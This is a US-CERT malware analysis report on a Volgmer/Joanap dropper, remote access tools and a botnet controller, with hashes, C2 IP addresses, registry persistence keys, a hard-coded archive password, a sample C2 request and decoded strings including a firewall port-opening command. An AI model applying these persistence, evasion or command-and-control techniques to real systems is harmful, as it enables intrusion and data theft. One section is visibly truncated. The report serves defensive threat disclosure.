NCCIC NATIONAL CYBERSECURITY AND COMMUNICATIONS INTEGRATION CENTER | US-CERT UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Malware Analysis Report (MAR) - 10135536-D

2017-11-01

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained within. The DHS does not endorse any commercial product or service, referenced in this bulletin or otherwise.

This document is marked TLP:WHITE. Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distr buted without restriction. For more information on the Traffic Light Protocol, see http://www.us-cert.gov/tlp/.

Summary

Description

This submission included five unique files. These files include a malware dropper, two Remote Access Tools (RAT), and a Botnet controller. The RATs are capable of providing command and control capabilities over a victim system including the ability to exfiltrate user files and execute secondary payloads. The Botnet controller listens for connections from bots. The RATs and Botnet utilize identical ciphers to encoded/decode network traffic.

Files

Processed	6
	143cb4f16dcfc16a02812718acd32c8f (143cb4f16dcfc16a02812718acd32c8f) 1ecd83ee7e4cfc8fed7ceb998e75b996 (1ecd83ee7e4cfc8fed7ceb998e75b996) 35f9cfe5110471a82e330d904c97466a (35f9cfe5110471a82e330d904c97466a) 5dd1ccc8fb2a5615bf5656721339efed (5dd1ccc8fb2a5615bf5656721339efed) 81180bf9c7b282c6b8411f8f315bc422 (81180bf9c7b282c6b8411f8f315bc422) e3d03829cbec1a8cca56c6ae730ba9a8 (e3d03829cbec1a8cca56c6ae730ba9a8)

IPs

Identified	14
	103.16.223.35 113.28.244.194 116.48.145.179 186.116.9.20 186.149.198.172 195.28.91.232 195.97.97.148 199.15.234.120 200.42.69.133 203.131.222.99 210.187.87.181 83.231.204.157 84.232.224.218 89.190.188.42

Files

1ecd83ee7e4cfc8fed7ceb998e75b996

Details

Name	1ecd83ee7e4cfc8fed7ceb998e75b996
Size	131072
Type	PE32 executable (console) Intel 80386, for MS Windows
MD5	1ecd83ee7e4cfc8fed7ceb998e75b996
SHA1	eddb7228e2f8b7a99c4c32a743504ed3c16b5ef3
ssdeep	3072:Kn13mR+uvEuCBlMclG4te7DFQstzN29ZfyXZM5QVj+XZ4dC:KneZvrRclG4mF5qZfyO2AJWC
Entropy	7.00782518905

Antivirus

McAfee	GenericR-GMA!1ECD83EE7E4C
K7	Riskware (0040eff71)
Symantec	Trojan.Volgmer.B
VirusBlokAda	TrojanDropper.Agent
Zillya!	Dropper.Agent.Win32.182535
Microsoft Security Essentials	Backdoor:Win32/Joanap.I!dha
Avira	TR/Agent.131088
Ahnlab	Trojan/Win32.Ghost
NANOAV	Trojan.Win32.Agent.dpmfwf
Filseclab	TrojanDrop.Agent.pjjh.dvly
Vir.IT eXplorer	Trojan.Win32.Siggen6.BULS
Quick Heal	Backdoor.Joanap
Ikarus	Trojan-Dropper.Win32.Agent

PE Information

Compiled	2014-06-11T11:38:06Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	b6214e428fa300398d713f342dd73720	4096	0.677312761147
.text	ccee43451bf78c75c2a487a75245aed2	53248	6.41939123297
.rdata	921b3440b4b8a40600f0d733db4fdca8	12288	3.69760287752
.data	2211eee046bd996c987599e0cbe6e1cc	8192	5.00827779889
.rsrc	e12b92a1aeeb53d25ac14b4be573e860	53248	7.99100438632

Packers

Name	Version	Entry Point
Microsoft Visual C++ v6.0	NA	NA

Relationships

(F) 1ecd83ee7e4cfc8fed7ceb998e75b996 (1ecd8)	Contains	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)
(F) 1ecd83ee7e4cfc8fed7ceb998e75b996 (1ecd8)	Contains	(F) 5dd1ccc8fb2a5615bf5656721339efed (5dd1c)

Description

This artifact is a malicious PE32 executable designed to install a DLL (Ins.dll) and a configuration file (Config.cpl) onto the victim's system.

When executed, the malware de-obfuscates its strings and APIs.

This dropper malware contains the service DLL and configuration file in a password-protected ZIP archive embedded in its resource "MYRES."

--Begin ZIP File--

Ins.dll==> Service DLL
Config.cpl ==> Configuration File
--End ZIP File--

To decompress these files, the malware uses a hard-coded password "!1234567890 dghtdhtrhgfjnui$%^^&fdt."

When the files are decompressed, Ins.dll is installed into "%system32%\appnettimgr.dll" as a service named "appnettimgr." appnettimgr is designed to modify its file created timestamp to match that of notepad.exe." The DLL file name is generated from the following hard-coded letters or words:

--Begin hard-coded words--
enum
mgr
mgmt
svc
ud
dc
win
vol
up
ti
sec
rm
q
o
p
net
m
l
k
i
h
g
f
ex
d
c
bg
app
--End hard-coded words--

The display name for the installed service is generated from the following hard-coded words:

--Begin hard-coded words--
Application
Background
Control Desktop
Extension
Function
Group
Host
Intelligent
Key
Layer
Multimedia
Network
Operation
Portable
Quality
Remote
Security
TCP/IP
User Profile
Volume
Windows
Device
Update
Service
Management

Manager
Enumerator
Is an essential service for management of Windows System.
If the service is stopped or disabled, Windows will be able to damaged seriously.
--End hard-coded words--

During runtime, the DLL service is hosted and loaded by the host process SvcHost.exe. Displayed below are the properties of the created DLL service:

--Begin service properties--
ServiceName = "appnettimgr"
DisplayName = "Application Network TCP/IP Manager"
StartType = SERVICE_AUTO_START
BinaryPathName = "%SystemRoot%\System32\svchost.exe -k LocalSystems"
--End service properties--

The malware checks if the following registry key is installed:

--Begin registry key--
hKey = HKEY_LOCAL_MACHINE
Subkey = "SYSTEM\CurrentControlSet\Control\WMI\Security"
ValueName = "125463f3-2a9c-bdf0-d890-5a98b08d8898"
--End registry key--

If the registry key is not installed, the malware decompresses the configuration file (Config.cpl). The malware will XOR-encode the content of the configuration file and the generated file name of the service DLL. The encoded data is installed into the following registry key:

--Begin registry key--
hKey = HKEY_LOCAL_MACHINE
Subkey = "SYSTEM\CurrentControlSet\Control\WMI\Security"
ValueName ="f0012345-2a9c-bdf8-345d-345d67b542a1"
ValueName = "125463f3-2a9c-bdf0-d890-5a98b08d8898"
--End registry key--

Analysis indicates that the encoded configuration file stored in the registry key is used by the malware component. After infection of the victim system, the malware will create and execute the batch file "%Temp%\pdm.bat" to delete itself after infection. This file was not available for analysis.

81180bf9c7b282c6b8411f8f315bc422

Details

Name	81180bf9c7b282c6b8411f8f315bc422
Size	546
Type	data
MD5	81180bf9c7b282c6b8411f8f315bc422
SHA1	c9b703cbc692977dfa0fe7b82768974f17dbf309
ssdeep	3:3l/l/0P5BQCfqgFwylTDRv9tWpdYYg11MBMs5vY6Pw/l/lN:3tlMP5BQCigFwyFDlWzYn1FF6PQ/
Entropy	1.69870551288

Antivirus

No matches found.

Relationships

(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Contained_Within	(F) 1ecd83ee7e4cfc8fed7ceb998e75b996 (1ecd8)
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 103.16.223.35
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 113.28.244.194
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 116.48.145.179
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 186.116.9.20
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 186.149.198.172
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 195.28.91.232
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 195.97.97.148

(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 199.15.234.120
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 200.42.69.133
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 203.131.222.99
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 210.187.87.181
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 83.231.204.157
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 84.232.224.218
(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)	Connected_To	(I) 89.190.188.42

Description

This artifact is the configuration file embedded in the dropper malware's (1ECD83EE) resource named "MYRES." The configuration data contains control & command (C2) IP addresses and port numbers. Displayed below is the content of the configuration data:

--Begin configuration data--
cgi_config
00 00 00 00 00 00 00 00
67 10 DF 23 90 1F =>IP 6710DF23 => 103.16.223.35: port 1F90=8080
00 00
71 1C F4 C2 90 1F = IP 711CF4C2 => 113.28.244.194: port 1F90=8080
00 00
74 30 91 B3 90 1F => IP 743091B3 => 116.48.145.179: port 1F90=8080
00 00
BA 74 09 14 40 1F => BA740914 => 186.116.9.20: port 1F40=8000
00 00
BA 95 C6 AC 90 1F => BA95C6AC => 186.149.198.172: port 1F90=8080
00 00
BA 43 47 61 90 1F => BA434761 => 186.67.71.97: port 1F90=8080
00 00
C3 1C 5B E8 98 1F => C31C5BE8 => 195.28.91.232: port 1F98=8088
00 00
C3 61 61 94 90 1F => C3616194 => 195.97.97.148: port 1F90=8080
00 00
C7 0F EA 78 90 1F => C70FEA78 => 199.15.234.120: port 1F90=8080
00 00
C8 2A 45 85 90 1F=> C82A4585 => 200.42.69.133: port 1F90=8080
00 00
CB 83 DE 63 90 1F=> CB83DE63 => 203.131.222.99: port 1F90=8080
00 00
D2 BB 57 B5 90 1F => D2BB57B5 => 210.187.87.181: port 1F90=8080
00 00
53 E7 CC 9D 98 1F => 53E7CC9D =>83.231.204.157: port 1F98=8088
00 00
54 E8 E0 DA 98 1F => 54E8E0DA =>84.232.224.218: port 1F98=8088
00 00
59 BE BC 2A 90 1F => 59BEBC2A=>89.190.188.42: port 1F90=8080
00 00
00 00 00 00 00 00
--End configuration data--

5dd1ccc8fb2a5615bf5656721339efed

Details

Name	5dd1ccc8fb2a5615bf5656721339efed
Size	110592
Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	5dd1ccc8fb2a5615bf5656721339efed
SHA1	1b247442e28d9d72cb0c1a6e7dfbcd092829ee6d
ssdeep	1536:VWzaaYA98ReypyDfOyzrj5b6T9LN52GoDCKRRpyJutZTgMJ:gaS98ppkj5b0DBSCscJuthg
Entropy	6.09092146887

Antivirus

nProtect	Backdoor/W32.Volgmer.110592
McAfee	RDN/Generic BackDoor

\TeamViewerSOFTWARE\FileZilla ClientSOFTWARE\Classes\Remote Desktop Connection GroupsSOFTWARE\Symantec \pcAnywhereKernel32.dllIsDebuggerPresentCheckRemoteDebuggerPresentntdll.dllNtQueryInformationProcessGetNativeSystemInfoGetProductInfoWiresharkTCPViewNetwork MonitorProcess MonitorRegistry MonitorFile system monitorDisk MonitorAPI MonitorOllyDbgInteractive DisassemblerWindows GUI symbolic debuggerPEiDAutostart program viewerProcess ExplorerWinalysisIceSwordPE ToolsRegshotsysAnalyzerWinSysProcess HackerSigcheckSystem ExplorerProcDumpNTFS directory enumertionListdllscmd.exe /c netsh firewall add portopening TCP
--End decoded strings--

The malware attempts to read data from the following registry key:

--Begin registry key--
SYSTEM\CurrentControlSet\Control\WMI\Security125463f3-2a9c-bdf0-d890-5a98b08d8898
--End registry key--

If this registry key is found, the malware will attempt to decode its contents using the same algorithm used to decode the string data. This key is also used to decode the registry key's contents. Static analysis indicates this registry key is expected to contain IP addresses that the malware will use as C2 servers. The malware will not function without this registry key being present, and containing properly encoded C2 servers. This analysis indicates a loader is required to configure the registry key to contain the proper configuration data.

If an IP address is found, the malware will piece together a header in a pseudo random fashion using hard-coded "header pieces." The URL in a headers is randomly generated. Even though the header contains a randomly generated URL, the malware will communicate directly with one of its configured IP addresses. The hard-coded "header pieces" which are used to create a header are used in the connection to the C2 server, including the following:

--Begin "Header Strings" used to form the malware header--
User-Agent: Mozillar/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/6.0)
User-Agent: Mozillar/5.0 (compatible; MSIE 8.0; Windows NT 6.2; Win64; x64; Trident/6.0)
User-Agent: Mozillar/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Win64; x64; Trident/6.0)
User-Agent: Mozillar/5.0 (compatible; MSIE 9.0; Windows NT 5.1; Win64; x32; Trident/5.0)
User-Agent: Mozillar/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Win64; x32; Trident/5.0)
User-Agent: Mozillar/5.0 (compatible; MSIE 10.0; Windows NT 5.1; Win64; x32; Trident/5.0)
User-Agent: Mozillar/5.0 (compatible; MSIE 9.0; Windows NT 5.2; Win64; x32; Trident/5.0)
User-Agent: Mozillar/5.0 (compatible; MSIE 8.0; Windows NT 5.3; Win64; x32; Trident/5.0)
Accept-Encoding: gzip, compress
Accept-Encoding: gzip, compress, deflate
Accept-Encoding: deflate
Accept-Encoding: compress, deflate
Accept-Encoding: gzip, deflate
AMD32
AMD64
TP/1.0
TP/1.1
HEAD
POST
GET
--End "Header Strings" used to create the malware header--

Within our lab environment the malware generated the following header when attempting to communicate with one of its C2 servers:

--Begin Sample GET Request--
POST smygr.ico HTTP/1.1
Accept: */*
AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozillar/5.0 (compatible; MSIE 8.0; Windows NT 5.3; Win64; x32; Trident/5.0)
Host: www[.]uxcest.com
DNT: 1
Connection: Keep-Alive
--End Sample GET Request--

NOTE: The DNT: 1 is in all the posts. In addition, the "Mozillar" string appears to be an anomaly within the malware's connection header.

If the malware is able to locate and decode this registry key, it will sleep for a randomly generated period of time. The algorithm displayed in Screenshot_2 determines the period of time to sleep.


After the sleep interval, the malware randomly chooses one of the IPs configured in the registry key and attempts to connect to it. This implant contains a hashing method that is used in the authentication process. Static analysis indicates this hashing algorithm utilizes a combination of SHA1 and the RIPEMD hashing algorithms to produce a 20-byte result from input data. It appears this hashing method is designed to be proprietary in nature, and unique to this malware.

If the malware is able to connect to one of its C2 servers, it generates a 16 byte random value and appends it with four byte value 0x26200000, resulting in 20 bytes. Next, it will hash the 20-bytes, resulting in a 20-byte hash value. The malware sends the original 16-bytes and the 20-byte hash. The C2 server is expected to hash the 20-byte hash value and send it back to the implant. In turn, the malware will rehash the 20-byte hash value generated from the previous operation. The values are then compared to ensure they match. If they do not, the malware will terminate the C2 session. The hashing algorithm is proprietary, which means that the malware and C2 server can be ensure they are communicating with each other.


-The primary purpose of this malware is to provide Command and Control capabilities to an operator. This malware provides the following capabilities:
-Allow an operator to upload a secondary payload to the victim system (TEMP folder), and execute it using the cmd.exe process.
-Allow an operator to read, encode, and transmit a file to the C2 server. The same algorithm used to decode the malware's strings data, mentioned above, will be utilized to encode the file before it is exfiltrated.
-The operator may update the configuration registry used by the malware. This indicates they will be able to dynamically change the C2 servers used by this implant.
-The operator may upload additional payloads to the victim system using this malware, and execute them using the Windows API CreateProcessW.
-The operator may attain information about the victim host, using the APIs GetComputerNameW, GetSystemInfo, and GetLocalInfoW.

Screenshots

- **Screenshot_1.png**



- **Screenshot_2.png**



35f9cfe5110471a82e330d904c97466a

Details	
Name	35f9cfe5110471a82e330d904c97466a
Size	122880
Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	35f9cfe5110471a82e330d904c97466a
SHA1	1207d3bad08688a694b6152c57aacfe705914170
ssdeep	1536:oCzyWbtrzz/9kIqTyDfOyzC0kETbzZuHjdWucoN+Txh9+9dhkHJBtPd8G:okXz5qTT0k4ZuH5i6I38dhWJBtPd8
Entropy	5.88485432033

Antivirus	
nProtect	Trojan/W32.Agent.122880.CBW
McAfee	RDN/Generic BackDoor
K7	Riskware (0040eff71)
Symantec	Trojan.Volgmer
Zillya!	Trojan.GenericKD.Win32.7276
Kaspersky	Backdoor.Win32.Volgmer.b
BitDefender	Trojan.GenericKD.3069267
Microsoft Security Essentials	Backdoor:Win32/Joanap.I!dha
TrendMicro House Call	TROJ_VOLGMER.A
TrendMicro	TROJ_VOLGMER.A
Emsisoft	Trojan.GenericKD.3069267 (B)
Ahnlab	Trojan/Win32.Agent
NANOAV	Trojan.Win32.Volgmer.dnrknz
Ikarus	Backdoor.Win32.Volgmer
AVG	BackDoor.Generic19.VXF

PE Information

Compiled	2014-04-07T07:55:25Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	e1d6628e550c3c99207d85828a6cd932	4096	0.767932225624
.text	eb005743ac215eb0f146227f3480e6e9	77824	6.69900771717
.rdata	a92c0e7aeced10cc835d04f072c44c5d	8192	3.83186894214
.data	c83f6ab61a65902e9b94f8fa0c93fa07	20480	3.35932719076
.rsrc	6e50576388df1a686f37bd49ea0542e4	4096	0.966835527753
.reloc	686c6badf362b2716ea522a2357991fd	8192	4.54454887721

Packers

Name	Version	Entry Point
Microsoft Visual C++ 6.0	NA	NA
Microsoft Visual C++ 6.0 DLL (Debug)	NA	NA

Description

Similar in design, functionality, and structure to the file, 5dd1ccc8fb2a5615bf5656721339efed.

143cb4f16dcfc16a02812718acd32c8f

Details

Name	143cb4f16dcfc16a02812718acd32c8f
Size	107008
Type	PE32 executable (DLL) (console) Intel 80386, for MS Windows
MD5	143cb4f16dcfc16a02812718acd32c8f
SHA1	f8397d940a204a2261dba2babd6e0718dd87574c
ssdeep	1536:GvSjInlBLrYOyzlgZdQ0OTigNDFxu/7zS5o3tRShIYQtl5ye:GvSjIPrmgZdQ00NHoKUShctl5ye
Entropy	5.74626869405

Antivirus

nProtect	Trojan/W32.Agent.107008.UB
Symantec	Trojan.Volgmer
Zillya!	Trojan.Agent.Win32.662648
Kaspersky	Trojan.Win32.Agent.iiet
BitDefender	Backdoor.Agent.ABTZ
Sophos	Troj/Agent-APLG
Emsisoft	Backdoor.Agent.ABTZ (B)
Avira	BDS/Agent.107008.26
Ahnlab	Trojan/Win32.Backdoor
NANOAV	Trojan.Win32.Agent.dzibpq
Ikarus	Trojan.Backdoor.Agent
AVG	BackDoor.Agent.BBGZ

PE Information

Compiled	2014-03-15T06:10:17Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	e1b62318f465d0a1e7b5e98574456f62	4096	0.705581697936
.text	12c4003f6526b045c92e9fa4cf3da2f9	69632	6.61682172061
.rdata	6a0443b1df33fdb22fe2068751f9f007	8192	3.86224622312
.data	819f69a104b87fb32f61b9853df8a9be	16384	2.2520247571
.reloc	9a6eb9c39222d2a6358f6c2adeabcf87	8192	3.58204703661

Packers

Name	Version	Entry Point
Microsoft Visual C++ 6.0	NA	NA
Microsoft Visual C++ 6.0 DLL (Debug)	NA	NA

Description

This artifact is a malicious Windows 32-bit DLL that uses multiple configuration or data files that were not included in the submission.

Static analysis of this application indicates that its primary purpose is to function as a Botnet controller. It will listen and accept connections from bots. The specific port is defined within its configuration file.

During runtime, the malware listens on a defined port for incoming connections. If a connection is initiated, the malware will first accept up to 500 bytes of data, which will be discarded. Next, the malware will accept 40 bytes of data, which will be used as the size of the next received block. If the next received block size is not set to 40 bytes, the malware terminates the connection with the incoming bot.

Next, the malware will rehash the received hash value contained within the 40-byte block from the bot and send the result back to the bot.

Upon execution, the malware 143CB4F16DCFC16A02812718ACD32C8F attempts to read its configuration file, “swinrm.ini.” The malware expects this encoded configuration file to be 880-bytes in size. This configuration file was not included in the submission.
Static analysis indicates the malware decodes this configuration file using what appears to be the identical cipher utilized by the application 5DD1CCC8FB2A5615BF5656721339EFED to decode its own configuration file and network traffic. It also uses this cipher to decode and encode network traffic it receives and sends to connected bots.

e3d03829cbec1a8cca56c6ae730ba9a8

Details

Name	e3d03829cbec1a8cca56c6ae730ba9a8
Size	139264
Type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	e3d03829cbec1a8cca56c6ae730ba9a8
SHA1	ae65ffcd83dab3fdafea3ff6915fce34e1307bce
ssdeep	3072:+4V0+H9kt2K5aiV6CDDP+LQWOfsJEta8Ql:+35p6wP+X8Q
Entropy	6.27885773112

Antivirus

nProtect	Trojan/W32.Agent.139264.CBA
McAfee	RDN/Generic BackDoor
K7	Riskware (0040eff71)
Symantec	Trojan Horse
VirusBlokAda	Backdoor.Agent
Zillya!	Backdoor.Agent.Win32.58903
Kaspersky	Backdoor.Win32.Agent.dojc
BitDefender	Trojan.GenericKD.2604845
Microsoft Security Essentials	Backdoor:Win32/Joanap.I!dha
TrendMicro House Call	BKDR_CMDSHELL.C
TrendMicro	BKDR_CMDSHELL.C
Emsisoft	Trojan.GenericKD.2604845 (B)
Avira	BDS/Agent.KM
Ahnlab	Trojan/Win32.Agent
ESET	Win32/Agent.XYC trojan
NANOAV	Trojan.Win32.Agent.dusvat
Quick Heal	Backdoor.Joanap
Ikarus	Backdoor.Win32.Agent
AVG	Generic36.BTKP

PE Information

Compiled	2015-05-04T05:24:04Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	0c73039cd8388fd8c45b8367398f2ce6	4096	0.703554962694
.text	a8b3c39fdf381c29d7e2a9f1a46ddfdd	94208	6.70321589416
.rdata	a7cf4e7d72c146b5abc2bfb31ad7ccfc	8192	3.70575875762
.data	762fc1698ef3b6b4577f8dc8872dcac5	24576	4.40193462948
.reloc	4911328ef1c6ec0210fa3b92fe556efe	8192	5.62835626046

Packers

Name	Version	Entry Point
Microsoft Visual C++ 6.0	NA	NA
Microsoft Visual C++ 6.0 DLL (Debug)	NA	NA

Description

This artifact is a service DLL and contains the same authentication key string embedded in the file 5dd1ccc8fb2a5615bf5656721339efed. These files have similar code functionality.

During runtime, the malware de-obfuscates its strings and APIs. It will attempt to load and decode the encoded configuration data stored in the following registry key installed:

--Begin key--
hKey = HKEY_LOCAL_MACHINE
Subkey = "SYSTEM\CurrentControlSet\Control\WMI\Security"
ValueName = "2d54931A-47A9-b749-8e23-311921741dcd"
ValueName =" c72a93f5-47e6-4a2a-b13e-6AFE0479cb01"
--End key--

The configuration data and the file that stores the data in the registry key were not included of the submission. If the configuration data is installed, analysis indicates that it will connect to its C2s and listen for commands or access requests from a remote server. Displayed below are sample strings used to perform these functions:

--Begin strings of interest—
svchost.exe
services.exe
SYSTEM\CurrentControlSet\Control\WMI\Security
2d54931A-47A9-b749-8e23-311921741dcd
c72a93f5-47e6-4a2a-b13e-6AFE0479cb01
config_reg
HARDWARE\DESCRIPTION\System\CentralProcessor\0
ProcessorNameString
\\.\VBoxMiniRdrDN
SYSTEM
Avira
Kaspersk
ESET
360
AVG
COMODO
F-Secure
Trend Micro
Norton
Symantec Endpoint
McAfee
AVAST
AhnLab
ALYac
nProtect
NaverVaccine
SOFTWARE\VanDyke\SecureCRT
SOFTWARE\Config Path
SOFTWARE\Microsoft\Terminal Server Client\Servers
SOFTWARE\RealVNC
SOFTWARE\TightVNC
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Ultravnc2_is1
SOFTWARE\Radmin
SOFTWARE\mRemote

SOFTWARE\mRemoteNG
SOFTWARE\TeamViewer
SOFTWARE\FileZilla Client
SOFTWARE\Classes\Remote Desktop Connection Groups
SOFTWARE\Symantec\pcAnywhere
Wireshark
TCPView
Network Monitor
Process Monitor
Registry Monitor
File system monitor
Disk Monitor
API Monitor
OllyDbg
Interactive Disassembler
Windows GUI symbolic debugger
PEiD
Autostart program viewer
Process Explorer
Winalysis
IceSword
PE Tools
Regshot
sysAnalyzer
WinSys
Process Hacker
Sigcheck
System Explorer
ProcDump
NTFS directory enumertion
Listdlls
cmd.exe /c netsh firewall add portopening TCP
VboxHook.dll
cmd.exe /c netsh firewall add portopening TCP
"adp"
cmd.exe /c
2>&1
--End strings of interest--

IPs

103.16.223.35

Ports

- 8080

Relationships

(I) 103.16.223.35	Related_To	(P) 8080
(I) 103.16.223.35	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

113.28.244.194

Ports

- 8080

Relationships

(I) 113.28.244.194	Related_To	(P) 8080
(I) 113.28.244.194	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

116.48.145.179

Ports

- 8080

Relationships

(I) 116.48.145.179	Related_To	(P) 8080
(I) 116.48.145.179	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

186.116.9.20

Ports

- 8000

Relationships

(I) 186.116.9.20	Related_To	(P) 8000
(I) 186.116.9.20	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

186.149.198.172

Ports

- 8080

Relationships

(I) 186.149.198.172	Related_To	(P) 8080
(I) 186.149.198.172	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

195.28.91.232

Ports

- 8088

Relationships

(I) 195.28.91.232	Related_To	(P) 8088
(I) 195.28.91.232	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

195.97.97.148

Ports

- 8080

Relationships

(I) 195.97.97.148	Related_To	(P) 8080
(I) 195.97.97.148	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

199.15.234.120

Ports

- 8080

Relationships

(I) 199.15.234.120	Related_To	(P) 8080
(I) 199.15.234.120	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

200.42.69.133

Ports

- 8080

Relationships

(I) 200.42.69.133	Related_To	(P) 8080
(I) 200.42.69.133	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

203.131.222.99

Ports

- 8080

Relationships

(I) 203.131.222.99	Related_To	(P) 8080
(I) 203.131.222.99	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

210.187.87.181

Ports

- 8080

Relationships

(I) 210.187.87.181	Related_To	(P) 8080
(I) 210.187.87.181	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

83.231.204.157

Ports

- 8088

Relationships

(I) 83.231.204.157	Related_To	(P) 8088
(I) 83.231.204.157	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

84.232.224.218

Ports

- 8088

Relationships

(I) 84.232.224.218	Related_To	(P) 8088
(I) 84.232.224.218	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

89.190.188.42

Ports

- 8080

Relationships

(I) 89.190.188.42	Related_To	(P) 8080
(I) 89.190.188.42	Connected_From	(F) 81180bf9c7b282c6b8411f8f315bc422 (81180)

Relationship Summary

